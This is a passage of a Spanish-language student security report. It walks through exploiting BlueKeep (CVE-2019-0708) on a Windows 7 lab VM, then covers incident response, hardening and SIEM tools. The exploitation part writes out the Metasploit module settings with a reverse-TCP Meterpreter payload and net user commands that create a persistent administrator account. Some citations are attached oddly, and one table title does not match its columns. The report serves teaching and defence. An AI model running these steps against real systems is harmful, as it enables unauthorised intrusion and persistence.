
Nota. Se muestran los parámetros configurados para la ejecución del exploit. Elaboración propia.

Explotación y obtención de acceso

Al ejecutar run en Metasploit (Moreno, 2021; OWASP, 2023), se estableció una sesión Meterpreter con privilegios SYSTEM en la máquina víctima. Con esto confirmamos la explotación exitosa de BlueKeep (NIST, 2022) en Windows 7 x64.

Figura 9.

Ejecución exploit




Nota. Se ejecuta exploit con todos los parámetros previamente configurados

Post-explotación y validación

Desde la sesión Meterpreter, abrimos un shell de Windows y creamos un nuevo usuario local con privilegios de administrador, luego, validamos en la consola whoami /groups que “VanesaMiranda” efectivamente pertenece al grupo Administrators.

Figura 10.

Verificación sesión activa



Nota. Se evidencia que el exploit se ejecutó correctamente y la sesión activa en la maquina Windows 7. Elaboración propia.

Figura 11.

Configuración usuario administrador

Nota. Creación usuario administrador y asignación de contraseña dentro de la maquina Windows 7. Elaboración propia.


Figura 12.

Verificación creación usuario administrador

Nota. Evidencia creación usuario administrador en la máquina virtual Windows 7. Elaboración propia.

Figura 13.


Verificación creación usuario administrador



Nota. Evidencia creación usuario administrador en la máquina virtual Windows 7. Elaboración propia.

Figura 14.

Verificación creación usuario administrador



Nota. Verificación de todos los grupos a los que pertenece el usuario actual

Con estas fases completas, demostramos que es posible explotar una vulnerabilidad crítica (BlueKeep (NIST, 2022)) en un equipo Windows 7 de 64 bits aprovechando Kali Linux y sus herramientas de pentesting.

6.2 Identificación fallo de seguridad maquina Windows

A continuación, se listan y describen, concretamente basados en nuestro caso de estudio, los datos e información que nos permitieron identificar el fallo de seguridad que ataca a la máquina:

Reporte de fuga de información

La empresa detectó filtración de datos desde un equipo concreto, lo que motivó investigar ese Windows 7 SP1 x64 en VirtualBox.

Detección de RDP activo (puerto 3389/TCP)

En la VM Windows ejecutamos netstat -an | findstr LISTENING y vimos 0.0.0.0:3389 LISTENING.

``En Kali confirmamos con nmap -p 3389 -sV 192.168.0.4 que estaba corriendo ms-wbt-server (RDP).

Búsqueda de vulnerabilidad en RDP (CVE-2019-0708 (NIST, 2022), “BlueKeep”)

Al saber que es Windows 7 SP1 x64 sin NLA, consultamos CVE y confirmamos que BlueKeep (NIST, 2022) afecta a esa versión de RDP.

Módulo de Metasploit (Moreno, 2021; OWASP, 2023) disponible

Verificamos en Metasploit (Moreno, 2021; OWASP, 2023) que existe exploit/windows/rdp/cve_2019_0708_bluekeep_rce, listo para generar un reverse shell SYSTEM.

Explotación y Shell inverso

Cargamos el módulo, configuramos:

set RHOSTS 192.168.0.4
set RPORT 3389
set TARGET 2 (“Windows 7 SP1 x64 – VirtualBox 6”)
set RDP_CLIENT_IP 192.168.0.32
set LHOST 192.168.0.32
set LPORT 4444
set PAYLOAD windows/x64/meterpreter/reverse_tcp
run

“Meterpreter session 1 opened” mostró que obtuvimos acceso SYSTEM.

Post-explotación: creación de usuario administrador

Desde el shell SYSTEM ejecutamos:

net user VanesaMiranda NuevaPass123! /add
net localgroup Administrators VanesaMiranda /add

“VanesaMiranda” quedó en el grupo Administradores, asegurando acceso persistente.

Con estos pasos confirmamos que la vulnerabilidad específica en RDP (CVE-2019-0708 (NIST, 2022)) es la que permite el ataque y la fuga de información en ese Windows 7 x64.

6.3 ¿Qué herramienta utilizó para poder identificar los fallos de seguridad de la “máquina Windows”?


Para identificar las fallas de seguridad en la máquina Windows 7 SP1 x64 utilizamos Nmap (Moreno, 2021), complementado con netstat en la VM para confirmar puertos en LISTENING.

La aplicación específica de este caso, el servicio de Escritorio Remoto (RDP) en Windows 7 escucha en el puerto 3389/TCP**.**

6.4 Como afecta el ataque a la máquina Windows

Figura 15.

Flujo de ataque



Nota. Se describe cómo un atacante puede explotar la vulnerabilidad BlueKeep (CVE-2019-0708 (NIST, 2022)) en un sistema Windows 7, utilizando herramientas como Kali Linux, Nmap (Moreno, 2021) y Metasploit (Moreno, 2021; OWASP, 2023). Elaboración propia.

Descubrimiento de RDP expuesto

El atacante identifica que la VM Windows 7 escucha en el puerto 3389/TCP (escritorio remoto sin autenticación de red nivel 2).

Confirmación de vulnerabilidad BlueKeep (CVE-2019-0708 (NIST, 2022))

Al ser Windows 7 SP1 x64 sin parche, el servicio RDP es susceptible a la corrupción de memoria al recibir paquetes maliciosos, permitiendo ejecución remota de código como SYSTEM.

Explotación y obtención de sesión SYSTEM

El exploit BlueKeep (NIST, 2022) envía el paquete especialmente diseñado, el servidor RDP corrompe su memoria, y abre un canal Meterpreter con privilegios NT AUTHORITY\SYSTEM.

Post-explotación y persistencia

Con acceso SYSTEM, se crea automáticamente un nuevo usuario local y se le concede rol de Administrador, garantizando acceso permanente incluso tras reinicios.

Impacto global

- **Control total:** El atacante puede leer/modificar cualquier archivo, alterar políticas de seguridad o instalar puertas traseras.
- **Persistencia:** Al existir un usuario administrativo legítimo, el atacante recupera acceso siempre que quiera.
- **Fuga de información:** La máquina, al estar comprometida a nivel SYSTEM, puede seguir filtrando datos confidenciales sin ser detectada.


6.5 Explotación vulnerabilidad maquina Windows

Validamos primero que la VM Windows 7 SP1 x64 tenía IP 192.168.0.4 (y Kali Linux 192.168.0.32), confirmamos con netstat y un escaneo Nmap (Moreno, 2021) que RDP escuchaba en el puerto 3389/TCP y respondía como “ms-wbt-server”. Al verificar en la base CVE supimos que esa versión de RDP era vulnerable a CVE-2019-0708 (NIST, 2022) (BlueKeep). Cargamos en Metasploit (Moreno, 2021; OWASP, 2023) el módulo

exploit/windows/rdp/cve_2019_0708_bluekeep_rce, apuntamos a RHOSTS 192.168.0.4 con TARGET 2 (VirtualBox 6), fijamos RDP_CLIENT_IP = LHOST = 192.168.0.32 y LPORT 4444, y al hacer “run” obtuvimos “Meterpreter session 1 opened” como NT AUTHORITY\SYSTEM. Desde ese shell SYSTEM creamos el usuario local VanesaMiranda y lo agregamos al grupo Administrators para lograr persistencia, y luego verificamos que “VanesaMiranda” podía iniciar sesión con privilegios de Administrador.

Figura 16.


Verificación IP maquina Windows



Nota. Se verifica dirección IP asignada a la máquina virtual Windows 7. Elaboración propia.

Figura 17.

Verificación IP maquina Linux



Nota. Se verifica dirección IP asignada a la máquina virtual Windows 7. Elaboración propia.

CAPITULO 4

7.1 ¿Qué sería lo primero que indagaría y haría si llegara a encontrarse un ataque en tiempo real?

Ante un incidente activo, las acciones iniciales se enfocan en:

- Confirmar la existencia del ataque mediante indicadores de compromiso (IoCs), como consumo anómalo de CPU/RAM, conexiones salientes no autorizadas, procesos sospechosos o archivos modificados recientemente.
- Aislar el equipo comprometido de la red para evitar la propagación del ataque. Esto puede lograrse temporalmente deshabilitando la interfaz de red o aplicando reglas de firewall locales.

- Preservar la evidencia digital con herramientas como FTK Imager o Autopsy, almacenando imágenes forenses de disco y memoria para análisis posterior.

  Revisar los logs del sistema (Windows Event Viewer) y registros de red (Wireshark, Zeek) para identificar vectores de entrada y técnicas utilizadas (por ejemplo, PowerShell o RDP).
- Iniciar la documentación del incidente desde el primer momento, registrando hora, acciones realizadas, usuarios implicados y herramientas utilizadas.

7.2 ¿Qué medidas de hardenización propondría para que el ataque no se repita?

La estrategia de hardening debe aplicarse en diferentes capas del sistema y red:

- Sistema Operativo:

  Deshabilitar servicios innecesarios (por ejemplo, Telnet, SMBv1).

  Aplicar actualizaciones de seguridad y parches críticos.

  Restringir privilegios de usuarios, promoviendo el principio de menor privilegio (PoLP (Stallings, 2021)).

  Implementar reglas en Applocker para bloquear la ejecución de binarios fuera de rutas predefinidas.
- Red y comunicaciones:

  Aplicar políticas de firewall local para limitar accesos por puertos innecesarios.

  Segmentar la red mediante VLANs para contener movimientos laterales.

  Habilitar NLA (Network Level Authentication) para accesos por RDP.
- Usuarios y contraseñas:

  Implementar políticas de contraseñas robustas (mínimo 12 caracteres, complejidad, caducidad).

Habilitar autenticación multifactor (MFA) donde sea posible.

Limitar cuentas con privilegios administrativos y monitorear su uso.

- Registro y monitoreo:

  Centralizar logs y activar la auditoría avanzada.

  Configurar alertas de uso anómalo de PowerShell o creación de cuentas no autorizadas.

7.3 ¿Cuáles son las diferencias entre un equipo Blue Team y un equipo de respuesta a incidentes?

A continuación, se presenta una tabla comparativa que evidencia las diferencias entre ambos equipos:

Tabla 1 Diferencias Equipo Blue Team y Red Team

Característica	Blue Team	Equipo de Respuesta a Incidentes
Objetivo principal	Prevención, detección y defensa continua	Mitigación y gestión de incidentes activos
Enfoque	Proactivo: fortalece la seguridad antes del ataque	Reactivo: responde a ataques ya iniciados
Herramientas comunes	IDS/IPS, SIEM, EDR, firewalls	Forense digital, análisis de malware, IR playbooks
Actividad	Monitoreo continuo, auditorías, hardening	Contención, erradicación, recuperación
Tiempo de acción	Permanente	Durante el ciclo de vida del incidente

7.4 ¿Para qué utilizaría el CIS como integrante de Blue Team?

El CIS proporciona marcos y guías reconocidas globalmente para la configuración segura de sistemas. Como miembro de un Blue Team, utilizaría los CIS Benchmarks (Center for Internet Security, 2023) con los siguientes propósitos:

- Base para hardening: Aplicar configuraciones recomendadas para asegurar sistemas operativos y aplicaciones.

- Auditoría y evaluación: Comparar configuraciones actuales contra los benchmarks con herramientas como OpenSCAP o Lynis.
- Estandarización de la seguridad: Alinear políticas con estándares reconocidos y facilitar cumplimiento normativo.
- Capacitación y concientización: Entrenar al personal en prácticas seguras respaldadas por buenas prácticas globales.

7.5 ¿Cuáles son las funciones y características principales de un SIEM (AT&T Cybersecurity, 2023; Wazuh, 2024)?

Un SIEM (AT&T Cybersecurity, 2023; Wazuh, 2024) es esencial para equipos Blue Team. Sus funciones incluyen:

- Recolección centralizada de logs desde múltiples fuentes.
- Correlación de eventos para identificar patrones de ataque.
- Generación de alertas en tiempo real.
- Análisis forense y búsqueda histórica de eventos.
- Automatización de reportes para cumplimiento normativo.

Complementariamente, los SIEM (AT&T Cybersecurity, 2023; Wazuh, 2024) modernos permiten automatizar respuestas mediante integraciones con sistemas SOAR (Security Orchestration, Automation, and Response). Estas soluciones coordinan alertas y acciones como el aislamiento de hosts, el bloqueo de direcciones IP o el envío de notificaciones, reduciendo el tiempo de reacción. Por ejemplo, Wazuh junto con ELK Stack y herramientas de automatización como TheHive y Cortex permiten una arquitectura defensiva de bajo costo pero altamente funcional.

7.6 ¿Herramientas para la contención de ataques informáticos?

Las siguientes herramientas con licencia GPL pueden ser utilizadas para contener ataques informáticos en entornos reales:

1. IPtables (Linux) / Windows Defender Firewall:
    - Permite bloquear tráfico malicioso o no autorizado.
    - Útil para aislar sistemas mientras se investiga el incidente.
2. EDR Open Source – Wazuh:
    - Supervisa el host y aplica reglas de contención automatizada.
    - Permite detectar comportamientos sospechosos y ejecutar respuestas.
3. Remmina + SSH o PsExec (Windows):
    - Facilita el acceso remoto seguro para tomar control de máquinas comprometidas.
    - Minimiza la exposición directa durante la contención.

La efectividad de estas herramientas se potencia cuando están alineadas a un plan formal de contención y recuperación ante incidentes. Esto implica documentar playbooks específicos, capacitar al personal y ejecutar simulacros periódicos (tabletop exercises) para validar su efectividad.

8. Video de sustentación desarrollo de seminario especializado

https://youtu.be/XjCYyDKCEYg

Conclusiones

1. La implementación del enfoque Red Team permitió identificar vulnerabilidades críticas en entornos Windows, demostrando la efectividad de herramientas como Metasploit (Moreno, 2021; OWASP, 2023) y Nmap (Moreno, 2021) en ejercicios controlados.
2. La aplicación de buenas prácticas legales y éticas, conforme a la legislación colombiana, garantizó un ejercicio académico seguro, documentado y alineado con el marco normativo nacional.
3. El Blue Team demostró su capacidad de detección, análisis y contención frente a ataques informáticos, utilizando herramientas y estrategias alineadas con estándares internacionales.
4. La combinación Red Team – Blue Team promueve un enfoque integral y colaborativo que permite mejorar la postura de seguridad de las organizaciones, desde la prevención hasta la respuesta.

Recomendaciones

1. Establecer laboratorios permanentes de entrenamiento Red/Blue Team en entornos controlados para fortalecer competencias técnicas.
2. Implementar políticas de gestión de vulnerabilidades con parches regulares y evaluaciones periódicas basadas en estándares como CVSS y CIS Benchmarks (Center for Internet Security, 2023).
3. Integrar herramientas de automatización y orquestación de respuesta a incidentes (SOAR) que aceleren la contención y análisis de eventos de seguridad.
4. Fortalecer el monitoreo con SIEM (AT&T Cybersecurity, 2023; Wazuh, 2024) que permita correlacionar eventos y generar alertas tempranas frente a ataques internos y externos.
5. Mantener una cultura de ética profesional en todas las acciones de ciberseguridad, reforzando los principios del COPNIA y las políticas institucionales.
6. Adoptar una arquitectura de seguridad basada en “Zero Trust (NIST, 2022)”, segmentando recursos críticos y aplicando el principio de mínimo privilegio (PoLP (Stallings, 2021)).
7. Generar capacidades legales internas que acompañen procesos de análisis forense y gestión de incidentes desde el punto de vista probatorio y normativo.

Referencias bibliográficas

Center for Internet Security. (2023). *CIS Benchmarks*. https://www.cisecurity.org/cis-benchmarks

Microsoft. (2023). *Auditing and Advanced Threat Analytics*. Microsoft Learn. https://learn.microsoft.com

NIST. (2020). *Computer security incident handling guide* (SP 800-61 Rev. 2). National Institute of Standards and Technology. https://csrc.nist.gov/publications/detail/sp/800-61/rev-2/final

Wazuh. (2024). *Open source security platform*. https://wazuh.com/

AT&T Cybersecurity. (2023). *OSSIM SIEM*. https://cybersecurity.att.com/products/ossim

Agudelo, J. (2021). Guía práctica de ciberseguridad para profesionales de TI. Editorial Alfaomega.

Arrieta, J. C. (2022). Seguridad en redes informáticas. Ecoe Ediciones.

Centro Cibernético Policial. (2022). Buenas prácticas de ciberseguridad en Colombia. Policía Nacional de Colombia.

CERT Colombia. (2023). Guía para la gestión de incidentes de seguridad informática. https://www.cert.gov.co

CNCS. (2021). Estrategia Nacional de Ciberseguridad. Consejo Nacional de Ciberseguridad.

CONPES 3995. (2020). Política Nacional de Confianza y Seguridad Digital. Departamento Nacional de Planeación.

COPNIA. (2023). Código de Ética Profesional. Consejo Profesional Nacional de Ingeniería.

González, H. (2022). Fundamentos éticos en la ingeniería de sistemas. Universidad de los Andes.

Ley 1273 de 2009. Por medio de la cual se modifica el Código Penal en materia de delitos informáticos. Diario Oficial.

Ley 1581 de 2012. Por la cual se dictan disposiciones generales para la protección de datos personales.

Ministerio TIC. (2023). Guía para la implementación de controles de ciberseguridad en organizaciones públicas. https://www.mintic.gov.co

Moreno, A. (2021). Seguridad informática aplicada. Ediciones de la U.

NIST. (2022). Computer Security Incident Handling Guide (SP 800-61 Rev. 2). https://nvlpubs.nist.gov

OWASP. (2023). Testing Guide v4.2. https://owasp.org/www-project-testing/

SANS Institute. (2022). Incident Handler's Handbook. https://www.sans.org/white-papers/

Stallings, W. (2021). Cryptography and Network Security (8th ed.). Pearson Education.

Symantec. (2023). Threat Intelligence Report. https://www.broadcom.com/company/newsroom

Trend Micro. (2023). Global Security Predictions Report. https://www.trendmicro.com

Zeltser, L. (2021). Foundations of Information Security. https://zeltser.com/security-books